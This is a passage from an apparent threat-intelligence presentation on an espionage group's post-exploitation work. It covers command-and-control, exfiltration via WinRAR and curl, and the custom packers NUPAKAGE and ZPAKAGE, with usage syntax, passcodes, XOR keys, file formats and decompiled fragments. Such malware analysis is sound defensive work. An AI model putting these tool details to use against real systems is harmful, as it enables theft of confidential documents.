                                                                  0,
                                                                  0,
                                                                  1);
      result = *(_DWORD *)(this + 40528) + 1;
      *(_DWORD *)(this + 40528) = result;
      break;
    case 'V':
      result = MessageBoxA(0, Text, 0, 0);
      break;
    case 'X':
      result = f_clean_event_log_10002E40();
      break;
    default:
      return result;
  }
  return result;
}
```

Post-Exploitation -
Command and Control

Command and Control: powershell.exe / certutil.exe



Command and Control: Download Site




Post-Exploitation - Exfiltration

Exfiltration

- The threat actors stole tons of data from the victims' hosts. Based on our telemetry, several methods are used including
  1. Legitimate tools
     - WinRAR
     - Curl
  2. Customized malware for packing all files
     - HackTool.Win32.NUPAKAGE
     - HackTool.Win32.ZPAKAGE
- They focus on highly confidential documents from the victim.

Method 1 – WinRAR + Curl

- We observed that the actors abused the installed WinRAR binary and the uploaded curl executable to exfiltrate the files.
  - ***log.log*** is the legitimate Curl binary.
  - All data is collected to the actor-controlled FTP server.



Exfiltrated Data

- The actors focus on sensitive and confidential documents.
  - They are collected into password-protected archives.
  - These archives are categorized by disk drives.

Filename	Filesize	Filetype	Last modified	Permission	Owner/Gro
..					
[redacted]min-C.rar	3.3 MB	rar-file	廿廿二年十二月五日 十五時廿九分47秒	-rwxrwxr...	
[redacted]-J0T05BH-d.rar	3.2 MB	rar-file	廿廿二年十二月五日 十五時廿一分九秒	-rwxrwxr...	
[redacted]-J0T05BH-C.rar	607.1 MB	rar-file	廿廿二年十二月五日 十五時廿分十二秒	-rwxrwxr...	
[redacted]-9M48H5I-E.rar	16.7 MB	rar-file	廿廿二年十二月五日 十二時〇分41秒	-rwxrwxr...	
[redacted]-9M48H5I-C.rar	263.1 MB	rar-file	廿廿二年十二月五日 十二時〇分六秒	-rwxrwxr...	
[redacted]artinez-c.rar	127.1 MB	rar-file	廿廿二年十二月五日 十一時53分十六秒	-rwxrwxr...	
[redacted]-PC08-Z.rar	2.3 MB	rar-file	廿廿二年十二月五日 十一時46分41秒	-rwxrwxr...	
[redacted]ar	774.2 MB	rar-file	廿廿二年十二月五日 十一時46分二秒	-rwxrwxr...	
[redacted]-PC08-c.rar	151.3 MB	rar-file	廿廿二年十二月五日 十一時42分53秒	-rwxrwxr...	
[redacted].rar	1.5 GB	rar-file	廿廿二年十二月五日 十一時卅一分二秒	-rwxrwxr...	
[redacted]-4NA5SUC-D.rar	38.8 MB	rar-file	廿廿二年十二月五日 十時廿一分38秒	-rwxrwxr...	
[redacted]-4NA5SUC-c.rar	46.8 MB	rar-file	廿廿二年十二月五日 十時廿分58秒	-rwxrwxr...	
[redacted]-QVCB1II-c.rar	254.7 MB	rar-file	廿廿二年十二月五日 十時七分39秒	-rwxrwxr...	
[redacted]-0OH70NL-c.rar	1.1 GB	rar-file	廿廿二年十二月五日 九時39分廿九秒	-rwxrwxr...	
[redacted]-d.rar	428.1 KB	rar-file	廿廿二年十二月二日 十一時54分八秒	-rwxrwxr...	

Method 2.1 – HackTool.Win32.NUPAKAGE

- A highly-customized tool used for exfiltration.
  - Need a unique passcode to be executed.
  - Exfiltrated data is wrapped in a custom file format.
- The threat actors keep updating this tool, including adding more command line arguments and obfuscations.
- The malware name is derived from its unique PDB string.
  - ***D:¥Project¥NEW_PACKAGE_FILE¥Release¥NEW_PACKAGE_FILE.pdb***

NUPAKAGE – Usage

- `malware.exe passcode start end chunk -s extension_A ...`

Argument Name	Format	Example Value	Description
passcode	String	comeon	A unique code in order to execute it
start	String	2022-01-01	The start range of the exfiltrated files' modification timestamp
end	String	2022-12-31	The end range of the exfiltrated files' modification timestamp
chunk	Integer	4096	Split the generated data in chunks by the specified size (MB)
-s	String		Other file extensions to be collected. It's optional.

- By default, documents with the following extensions are collected
  - .doc, .docx, .ppt, .pptx
  - .xls, .xlsx, .pdf
- Avoid filenames starting with “$” or “~”
  - Avoid collecting temporary files and fake Office files (like arrival vectors Type C)


NUPAKAGE – Generated Outputs


- It generates 2 files.
  - xxx.zip: a logging file with a fake ZIP header
  - xxx.z: the exfiltrated data

- The logging strings are encoded with a single byte in XOR operations.


NUPAKAGE – xxx.zip (Logging File)

```
[+] Program ready!
[+] FILE ORIGINAL PATH: C:¥Program Files (x86)¥Adobe¥Acrobat Reader DC¥Reader¥1494870C-9912-C184-4CC9-B401-A53F4D8DE290.pdf
[+] FILE PATH SIZE: 198
[+] FILE ORIGINAL SIZE: 186837
[+] FILE COMPRESSED SIZE: 183734
[+] FILE ORIGINAL PATH: C:¥Program Files (x86)¥Adobe¥Acrobat Reader DC¥Reader¥Click on 'Change' to select default PDF handler.pdf
[+] FILE PATH SIZE: 210
[+] FILE ORIGINAL SIZE: 186837
[+] FILE COMPRESSED SIZE: 183734
...
<omitted>
...
[*] File or folder access denied!
[*] File or folder access denied!
[+] All completed!
```





NUPAKAGE – .z File Format



Offset	Field Name	Size	Description
0x0	key	0x80	Encrypted Key
0x80	md5	0x10	MD5 (XORed with Decrypted Key)
0x90	len	0x8	The length of file name (XORed with Decrypted Key)
0x98	size2	0x8	Comepressed file size (XORed with Decrypted Key)
0xA0	size1	0x8	Original file size (XORed with Decrypted Key)
0xA8	file_name	len	File name (XORed with Decrypted KEy)
0xA8 + len	file_content	size2	File content (XORed with Decrypted Key)
…	…	…	…
0xA8 + len + size2	delimiter	0x10	The mark to tell the end of one file object 55 55 55 55 AA AA AA AA FF FF FF FF 99 99 99 99

Method 2.2 – HackTool.Win32.ZPAKAGE

- `Usage: malware.exe` ***`passcode time`***

Argument Name	Format	Example Value	Description
passcode	String	start	A unique code in order to execute it
time	String	20221221	The start date


```
11  strcpy(String2, "start");
12  if ( !_stricmp(argv[1], String2) )
13    f_packfile_402440();
```

- Avoid filenames starting with “$” or “~”
  - Avoid collecting temporary files and fake Office files (like arrival vectors Type C)

- Compare if it’s worth it to be compressed
  - Type 0: the original file content
  - Type 1: the compressed file content (zlib)


```
    || v137(&FileTime1, (const FILETIME *)&v217[5]) >= 0
    || byte_42B490 && v137(&stru_42B280, (const FILETIME *)&v217[5]) <= 0 )
{
  goto LABEL_189;
}
if ( LOWORD(v217[11]) == '$' )
  goto LABEL_189;
if ( LOWORD(v217[11]) == '~' )
  goto LABEL_189;
v138 = (const wchar_t *)wcslen((const unsigned __int16 *)&v217[11]);
if ( (unsigned int)v138 + v212 > 0xFF )
  goto LABEL_189;
v148 = PathFindExtensionW((LPCWSTR)&v217[11]);
if ( !v148 )
  goto LABEL_189;
```

ZPAKAGE – .z File Format



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	00	00	00	00	3C	00	00	00	54	23	02	00	54	23	02	00	....<...T#..T#..
00000010	25	77	04	72	19	73	0B	66	1F	77	0A	72	0C	73	1D	66	%w.r.s.f.w.r.s.f
00000020	51	77	0A	72	07	73	44	66	33	77	0A	72	15	73	0A	66	Qw.r.sDf3w.r.s.f
00000030	14	77	11	72	41	73	30	66	19	77	17	72	04	73	05	66	.w.rAs0f.w.r.s.f
00000040	05	77	16	72	4F	73	14	66	15	77	03	72	89	3B	64	43	.w.rOs.f.w.r.;dC
00000050	FF	29	F1	1D	BC	AF	F8	40	BB	06	11	9A	79	C5	8A	9D	ÿ)ñ.¼¯ø@».. yÅ 9
00000060	D4	68	2F	A4	C4	52	6C	FF	3B	7A	47	30	3C	D4	29	9B	Ôh/¤ÄRlÿ;zG0<Ô)
00000070	68	3E	2A	F1	D3	D9	2E	B7	76	69	18	A8	54	6F	8B	63	h>*ñÓÙ.·vi.¨To c
00000080	BB	EA	F4	EB	19	A5	67	E3	89	0E	5F	7C	F7	26	91	34	»êôë.¥gã _|÷&'4
00000090	19	F1	43	E2	18	67	C1	18	6F	54	20	DB	D8	D6	8F	07	.ñCâ.gÁ.oT ÛØÖ.
000000A0	B5	19	4C	17	94	03	32	14	15	51	1C	C0	74	F2	2B	46	µ.L.".2..Q.Àtò+F
000000B0	F9	91	8B	5E	1B	93	E1	24	83	4B	43	99	55	18	CB	B6	ù'‹^.“á$ KC U.Ë¶
000000C0	4E	AE	17	11	8C	6F	FF	E8	5A	B8	69	DF	FD	9B	FC	1E	N®..Œoÿè Z¸ißý›ü.
000000D0	89	E9	1D	E8	63	84	DE	41	55	8A	2F	D4	79	89	F6	BC	é.èc„ÞAU Š/Ôy‰ö¼
000000E0	8E	04	47	79	E0	AD	4D	0A	78	20	58	EF	CB	45	C2	E3	Ž.Gyà-M.x XïËEÂã
000000F0	30	B1	4A	E5	50	C5	B0	DF	30	B9	E3	CB	C3	62	D1	63	0±JåPÅ°ß0¹ãËÃbÑc
00000100	D3	B3	E5	C3	BA	B7	4E	E0	3A	CB	15	97	03	7B	08	CE	Ó³åÃº·Nà:Ë.—.{.Î
00000110	0C	64	8E	BB	BC	71	B9	46	C2	9D	F7	C9	05	26	0B	9F	.dŽ»¼q¹FÂ÷É.&.Ÿ
00000120	66	F4	CE	F4	D8	DF	77	58	F1	79	F0	31	C6	ED	FE	A7	fôÎôØßwXñyð1ÆíþS
									...								
000223A0	00	00	00	00	46	00	00	00	E8	F5	04	00	E8	F5	04	00	....F...èõ..èõ..
000223B0	54	00	6F	00	70	00	2D	00	32	00	30	00	2D	00	4C	00	T.o.p.-.2.0.-.L.
000223C0	61	00	74	00	65	00	72	00	61	00	6C	00	2D	00	4D	00	a.t.e.r.a.l.-.M.
000223D0	6F	00	76	00	65	00	6D	00	65	00	6E	00	74	00	2D	00	o.v.e.m.e.n.t.-.
000223E0	54	00	61	00	63	00	74	00	69	00	63	00	73	00	2E	00	T.a.c.t.i.c.s...
000223F0	70	00	64	00	66	00	4E	24	34	F6	F3	8D	8B	F1	46	0C	p.d.f.N$4öó ñF..
00022400	A5	4C	8F	88	31	9C	84	AE	1A	F4	F7	8E	98	AA	A3	FE	¥L 1œ„®.ô÷ ª£þ.
00022410	28	8C	90	54	43	38	E9	8F	6C	56	9E	BC	72	DC	0E	87	(ŒTC8élV ¼rÜ.‡..
00022420	5A	B8	FF	52	BB	A0	AF	B5	EC	8D	6D	86	73	90	6A	0B	Z¸ÿR» ¯µìm sj...
00022430	07	8C	E6	8E	DB	B6	8E	48	C0	4C	95	CC	9B	D8	15	07	.Œæ Û¶ HÀL•Ì Ø..
00022440	9E	7E	8D	72	35	D8	0E	87	ED	82	D1	1F	B2	09	3C	4F	ž~r5Ø.‡í‚Ñ.².<O.
00022450	FA	87	9E	FF	9A	F6	F6	1F	14	8E	E2	0C	C1	99	CE	25	ú‡žÿšöö..Žâ.Á™Î%
00022460	FA	3F	36	FE	C2	94	8C	94	A5	4F	F3	0E	A8	09	2B	89	ú?6þÂ”Œ”¥Oó.¨.+‰
00022470	8A	E9	1E	B3	AB	CF	81	50	B0	5D	9D	28	9A	7A	C6	A5	Šé.³«ÏP°](šzÆ¥
00022480	99	C3	06	B2	73	85	8F	EC	7A	52	A6	C2	70	9B	8C	9C	™Ã.²s…ìzR¦Âp›Œœ
00022490	7A	58	C7	BE	9B	B5	85	D4	1B	8E	86	30	BB	B5	5D	EE	zXÇ¾›µ…Ô.Ž†0»µ]î
000224A0	F4	8E	9D	BD	6B	AF	0F	B6	96	95	2E	AD	1C	C7	D5	08	ôŽ½k¯.¶–•.-.ÇÕ..
000224B0	98	BC	A4	7A	CB	99	CA	8B	5A	0E	C6	1D	94	75	87	6E	˜¼¤zË™Ê‹Z.Æ.”u‡n
000224C0	98	0E	AE	10	A2	88	80	9C	3F	1D	DF	31	76	A3	CE	D2	˜.®.¢ˆ€œ?.ß1v£ÎÒ
000224D0	98	6C	8E	4F	9A	A9	44	CC	A2	6D	62	40	B7	89	B0	08	˜lŽOš©DÌ¢mb@·‰°.


Offset	Field Name	Size	Description
0x0	type	1	Compression type, 0x0 or 0x1
0x1	len	4	Length of filename
0x5	reserved	3	
0x8	size1	4	Original file size
0xC	size2	4	Compressed file size
0x10	file_name	len	Encoded filename (XOR with “qwerasdf”)
0x10 + len	file_content	size2	Encoded file content (zlib + XOR with “qwerasdf”)
…		…	…




Attribution

Attribution – Folder Structure

- BRONZE PRESIDENT Targets Government Officials
  - https://www.secureworks.com/blog/bronze-president-targets-government-officials

